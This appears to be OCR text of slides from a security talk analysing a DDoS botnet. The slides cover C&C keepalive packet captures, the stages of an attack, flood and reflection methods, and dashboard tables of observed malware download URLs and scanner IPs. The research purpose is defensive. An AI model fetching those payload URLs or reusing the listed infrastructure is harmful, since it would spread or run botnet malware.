
- Keepalive-Ping every 5 sec.,
  Status-Report every 30 seconds




39	613.084063	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
40	613.245969	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
41	618.100021	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
42	618.261763	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
43	623.108062	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=372 Ack=
44	623.268715	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=1 Ac
45	623.275253	23.234.50.12	172.17.0.10	TCP	69 efidiningport > 46025 [PSH, ACK] Seq=1 Ack=373 Win=65163
46	623.275284	172.17.0.10	23.234.50.12	TCP	68 46025 > efidiningport [ACK] Seq=373 Ack=2 Win=29312 Len=0
47	623.275311	172.17.0.10	23.234.50.12	TCP	445 46025 > efidiningport [PSH, ACK] Seq=373 Ack=2 Win=29312
48	623.587207	23.234.50.12	172.17.0.10	TCP	68 efidiningport > 46025 [ACK] Seq=2 Ack=750 Win=64786 Len=0
49	628.116083	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive]
50	628.277538	23.2		TCP	68 [TCP Keep-Alive
51	633.124062	172.		TCP	68 [TCP Keep-Alive]
52	633.285070	23.2		TCP	68 [TCP Keep-Alive
53	638.132071	172.		TCP	68 [TCP Keep-Alive]
54	638.292093	1a:f		ARP	44 Who has 172.17.0.10? Tell 172.17.42.1
55	638.292116	02:4		ARP	44 172.17.0.10 is at 02:42:ac:11:00:0a
56	638.293134	23.2		TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
57	643.140064	172.		TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
58	643.301135	23.2		TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
59	648.148062	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
60	648.309637	23.234.50.12	172.17.0.10	TCP	68 [TCP Keep-Alive ACK] efidiningport > 46025 [ACK] Seq=2 Ac
61	653.156091	172.17.0.10	23.234.50.12	TCP	68 [TCP Keep-Alive] 46025 > efidiningport [ACK] Seq=749 Ack=
62	653.275042	23.234.50.12	172.17.0.10	TCP	69 efidiningport > 46025 [PSH, ACK] Seq=2 Ack=750 Win=64786
63	653.275199	172.17.0.10	23.234.50.12	TCP	445 46025 > efidiningport [PSH, ACK] Seq=750 Ack=3 Win=29312

Botnet-Attacks – 5 Stages

- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!




- When a target is available, C&C-Server issues attack-command




- Attacks
  - TCP/Syn-Floods
  - UDP-Floods, Reflection/Amplification, Reflector-List updates (amp.dat, 14k+ reflectors)
  - L7-Attacks (rarely)


- Not so sophisticated:
  - Bot fires with as much bandwith as available → easy to detect and prevent (outbound)
- Sophisticated:
  - 100 GB/s DDoS
  - Bot: 1MB/s → 100k Bots?



- TCP/Syn-Flood



- UDP/Reflection




- Per Bot:
  - 1-10 targets/day
  - Idle-times up to 3 days
  - Shortest: 1hour
  - Longest: 3 days
  - Probably not Booter-Services, DDoS-for-Hire?

- **70% of targets went down (attack successfull)**

Some words about Botnet-Infrastructure

- distributed Setup:
  - Scanner, Botware-Provider + C&C-Server separated
- same Setup active over Months
- Obfuscation, but no encryption (included C&C – data, DNS-Names, IPs etc)



- Separated Scanner/Botware-Provider, Sweep-Time

Dashboard :: total: 192

File	ID	Scanner	BotProvider	Type	URL	VT_Res	VT_Link	Reporter	Date
xdg1	5968ec8	222.186.21.81	222.186.21.81:100	1	http://222.186.21.81:100/xdg1	LINK		swell	2015-12-27 04:20
xdg1	80c244c	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdg1	LINK		swell	2015-12-24 07:37
xdg1	820ad8c	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdg1	LINK		sykt	2015-12-23 07:08
DogServer	5971b8b	222.186.34.238	222.186.34.177:9696	1	http://222.186.34.177:9696/DogServer	LINK		sykt	2015-12-21 12:24
xdg1	2da4862	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdg1	LINK		swell	2015-12-21 03:39
suds	6769277	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-20 21:50
suds	c2d7c31	61.147.107.91	61.147.107.91	2	http://61.147.107.91/suds	LINK		sykt	2015-12-20 20:39
suds	c2d7c31	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-20 20:39
usdk	35ff452	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-20 20:32
usdk	35ff452	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-20 20:32
DogServer	771abcf	222.186.34.238	222.186.34.177:9696	2	http://222.186.34.177:9696/DogServer	LINK		swell	2015-12-20 18:37
DogServer	ddc55b7	222.186.34.238	222.186.34.177:9696	3	http://222.186.34.177:9696/DogServer	LINK		swell	2015-12-20 18:32
suds	95f9468	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-19 21:41
usdk	76b658f	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 21:41
suds	8163bb2	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-19 20:18
usdk	b4c9ae2	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-19 20:19
usdk	e3920b3	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 16:48
suds	752de3c	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-19 16:41
suds	b13bbf6	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-19 15:09
usdk	4c3a31e	61.147.107.91	61.147.107.91	2	http://61.147.107.91/usdk	LINK		sykt	2015-12-19 14:58
usdk	07a87d3	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 09:12


- Same Scanner, various BotWare-Providers, same Botware

Dashboard :: total: 23

File	ID	Scanner	BotProvider	Type	URL	VT_Res	VT_Link	Reporter	Date	...
MusicCache	5944590	222.186.34.238	222.186.34.177:7979	0	http://222.186.34.177:7979/MusicCache	LINK		adam	2015-11-25 12:04	Download
MusicCache	3178622	222.186.34.238	222.186.34.177:7979	2	http://222.186.34.177:7979/MusicCache	LINK		adam	2015-11-25 12:12	
MusicCache	790223f	222.186.34.238	222.186.34.177:7979	2	http://222.186.34.177:7979/MusicCache	LINK		adam	2015-11-26 09:45	
MusicCache	aef9a6c	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		jean	2015-11-27 01:14	
MusicCache	624378f	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		jean	2015-11-27 01:14	
MusicCache	d729fe7	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		sykt	2015-11-27 06:14	
MusicCache	734c2ba	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		jean	2015-11-27 10:23	
MusicCache	76629a0	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		jean	2015-11-27 10:40	
MusicCache	583b060	222.186.34.238	222.186.34.177:7979	1	http://222.186.34.177:7979/MusicCache	LINK		sykt	2015-11-27 17:28	
Mus	b6abfda	222.186.34.238	222.186.34.177:7979	3	http://222.186.34.177:7979/Mus	LINK		adam	2015-11-30 11:03	
Mus	bf00b73	222.186.34.238	222.186.34.177:7979	2	http://222.186.34.177:7979/Mus	LINK		adam	2015-11-30 11:15	
sshx	9242ed8	222.186.34.238	222.186.34.177:7676	3	http://222.186.34.177:7676/sshx	LINK		swe	2015-12-06 10:48	
sshx	861a055	222.186.34.238	222.186.34.177:7676	2	http://222.186.34.177:7676/sshx	LINK		swell	2015-12-06 10:50	
sshx	5fd7779	222.186.34.238	222.186.34.177:7676	1	http://222.186.34.177:7676/sshx	LINK		jean	2015-12-07 04:01	
sshx	af7f7e4	222.186.34.238	222.186.34.177:7676	1	http://222.186.34.177:7676/sshx	LINK		swel	2015-12-07 06:47	
sshx	c086236	222.186.34.238	222.186.34.177:7676	1	http://222.186.34.177:7676/sshx	LINK		sykt	2015-12-07 10:12	
sshx	4ee19c8	222.186.34.238	222.186.34.177:7676	2	http://222.186.34.177:7676/sshx	LINK		jean	2015-12-08 00:21	
Branding	dbd0a62	222.186.34.238	222.186.34.177:8787	3	http://222.186.34.177:8787/Branding	LINK		swe	2015-12-13 13:39	
Branding	a568d95	222.186.34.238	222.186.34.177:8787	2	http://222.186.34.177:8787/Branding	LINK		swel	2015-12-13 13:44	
Branding	a16d0da	222.186.34.238	222.186.34.177:8787	1	http://222.186.34.177:8787/Branding	LINK		syk	2015-12-14 10:20	
DogServer	ddc55b7	222.186.34.238	222.186.34.177:9696	3	http://222.186.34.177:9696/DogServer	LINK		swel	2015-12-20 18:32	
DogServer	771abcf	222.186.34.238	222.186.34.177:9696	2	http://222.186.34.177:9696/DogServer	LINK		swe	2015-12-20 18:37	
DogServer	5971b8b	222.186.34.238	222.186.34.177:9696	1	http://222.186.34.177:9696/DogServer	LINK		sykt	2015-12-21 12:24	

- Inbound:
  - Anti-DDoS-Solutions
  - CDNs,

- Creating a global Topology of various types of Botnets
- Tracking existing C&C-Servers & Botnet-Infrastructure
- More & automated analysis
- Blacklists (through OTX & LiveFeed)



References

- ElasticZombie Botnet - Exploiting Elasticsearch Vulnerabilities
  https://www.alienvault.com/open-threat-exchange/blog/elasticzombie-botnet-exploiting-elasticsearch-vulnerabilities

- A few things about Redis security
  http://antirez.com/news/96

- Data, Technologies and Security - Part 1
  http://blog.binaryedge.io/2015/08/10/data-technologies-and-security-part-1/

- DDoS-Angriffe auf ukrainische und russische Rechenzentren
  https://8ack.de/analysen/ddos_angriffe_auf_ukrainische_rechenzentren


ANY
QUESTIONS
?